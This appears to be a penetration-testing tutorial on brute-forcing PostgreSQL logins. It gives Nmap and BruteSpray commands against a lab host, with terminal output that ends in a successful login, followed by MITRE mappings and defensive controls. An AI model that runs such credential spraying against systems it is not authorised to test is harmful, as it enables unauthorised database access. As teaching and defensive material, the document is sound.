
Steps To Reproduce:

Spray credentials across multiple PostgreSQL hosts parsed from an Nmap GNMAP file. Scan and save output to a file to later use with BruteSpray by running following command

```
Nmap -p 5432 192.168.1.13 -oG pgsql_scan.txt
```

Explanation:

- **nmap**: Network scanning tool used to discover hosts and services.
- **-p 5432**: Scans only port **5432**, the default port for PostgreSQL.
- **192.168.1.13**: Target IP address to scan.
- **-oG pgsql_scan.txt**: Saves the scan output in **grepable format** to the file **pgsql_scan.txt**.




```
┌──(root㉿kali)-[~]
└─# nmap -p 5432 192.168.1.13 -oG pgsql_scan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-02 14:21 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00057s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
MAC Address: 00:0C:29:C1:62:F9 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

```
brutespray -f pgsql_scan.txt -u users.txt -p pass.txt
```

Explanation:

- **brutespray**: launches BruteSpray tool for automated credential spraying
- **-f pgsql_scan.txt**: Specifies the Nmap output file to use.
- **-u user.txt**: Path to the list of usernames.
- **-p pass.txt**: Path to the list of passwords.




```
┌──(root㉿kali)-[~]
└─# brutespray -f pgsql_scan.txt -u users.txt -p pass.txt

                              #@                           @/
                           @@@                               @@@
                        %@@@                                   @@@.
                      @@@@@                                     @@@@%
                     @@@@@                                       @@@@@
                    @@@@@@@                  @                  @@@@@@@
                    @(@@@@@@@%            @@@@@@@            &@@@@@@@@@
                    @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
                     @@*@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@ @@
                       @@@(  @@@@@#@@@@@@@@@*@@@,@@@@@@@@@@@@@@@   @@@
                           @@@@@@ .@@@/@@@@@@@@@@@@@@/@@@@ @@@@@@
                                  @@@   @@@@@@@@@@@   @@@
                                 @@@@*  ,@@@@@@@@@(  ,@@@@
                                 @@@@@@@@@@@@@@@@@@@@@@@@@
                                  @@@.@@@@@@@@@@@@@@@ @@@
                                    @@@@@@ @@@@@ @@@@@@
                                       @@@@@@@@@@@@@
                                       @@   @@@   @@
                                       @@ @@@@@@@ @@
                                         @@% @  @@

BRUTESPRAY

Brutespray v2.2.2
Created by: Shane Young/@t1d3nio && Jacob Robles/@shellfail
Inspired by: Leon Johnson/@sho-luv

Starting to brute, please make sure to use the right amount of threads(-t) and parallel hosts(-T)...
 ▪ Starting Bruteforce ... (3s)
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password  failed
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password 123 failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password raj failed
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password 1234y failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password kinjal failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password ignite failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password postgreqs failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password kinjal failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password raj failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password 1234y failed
Attempt postgres on host 192.168.1.13 port 5432 with username kinjal and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password sanjeet failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password sanjeet failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password ignite failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password  failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password postgreqs failed
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password postgreqs failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username raj and password 123 failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password sanjeet failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password postgreqs failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password raj failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password sanjeet failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password kinjal failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password kinjal failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username kinjal and password ignite failed
Attempt postgres on host 192.168.1.13 port 5432 with username shivam and password raj failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password raj failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password 123 failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password 1234y failed
Attempt postgres on host 192.168.1.13 port 5432 with username ignite and password ignite failed
Attempt postgres on host 192.168.1.13 port 5432 with username sanjeet and password 1234y failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password 123 failed
Attempt postgres SUCCESS on host 192.168.1.13 port 5432 with username ignite and password 123 succeeded
Attempt postgres on host 192.168.1.13 port 5432 with username 1234y and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username 123 and password shivam failed
Attempt postgres on host 192.168.1.13 port 5432 with username postgreqs and password ignite failed
```

Defensive Strategy:


Analyze PostgreSQL logs across systems for distributed spray attempts. Use correlation in SIEM tools. Implement connection throttling via proxy layers or PostgreSQL middleware.

PostgreSQL Brute-Force – Offense, Defense & MITRE Mapping



Phase/Technique	MITRE ID	Tool/Vector	Description & Red Team Usage	Blue Team Mitigation / Recommendations
Enumeration	T1046	Nmap	Discover open PostgreSQL ports (e.g., 5432) and identify service banners	Use IDS/IPS or Zeek to detect scans; restrict PostgreSQL to known IPs via firewalls or NSGs
Credential Brute Force	T1110.001	Hydra, Medusa, Patator, Nmap NSE	Attempt logins using known or common PostgreSQL credentials (username/password pairs)	Enforce lockouts, rate limiting, MFA for DB admins, and detect login bursts via PostgreSQL logs and SIEM
Scripted Exploit	T1059	Metasploit, Patator	Automate brute-force login attempts using scripts and modular frameworks	Monitor PostgreSQL query logs and session activity for automated or anomalous login attempts
Valid Accounts Usage	T1078	Ncrack, psql CLI	Use valid PostgreSQL credentials for lateral movement, data access, or privilege escalation	Monitor unusual database login times or hosts; enforce strong password policies and access controls
Defense Evasion	T1562.001	Misconfigured PostgreSQL auth	Exploit PostgreSQL configs with unlimited retries or weak pg_hba.conf entries	Harden pg_hba.conf, limit authentication retries, and enforce SSL with proper auth methods
Mass Credential Spray	T1110.001	BruteSpray	Spray credentials across multiple PostgreSQL hosts parsed from Nmap scan results	Correlate scan-to-login activity in SIEM, enforce per-IP connection thresholds, monitor PostgreSQL logs for anomalies


Defense-in-Depth Summary



Control Category	Defensive Measures
Authentication	Disable trust and password auth where possible; enforce SCRAM-SHA-256; use MFA for privileged DB accounts
Monitoring	Integrate PostgreSQL logs with SIEM; enable log_connections, log_disconnections, log_line_prefix
Network Controls	Restrict access to port 5432 by IP/VLAN; place DB servers behind firewalls or internal-only subnets
Rate Limiting	Use pgBouncer to manage connection pooling; configure pg_hba.conf and middleware to limit login attempts
Deception & Hunting	Deploy PostgreSQL honeypots (e.g., HoneyDB), monitor for unexpected session patterns or login anomalies
Protocol Security	Use SSL/TLS for all PostgreSQL traffic; disable external access where unnecessary; enforce strong client auth

JOIN OUR TRAINING PROGRAMS

CLICK HERE



BEGINNER

- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials

ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT

- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in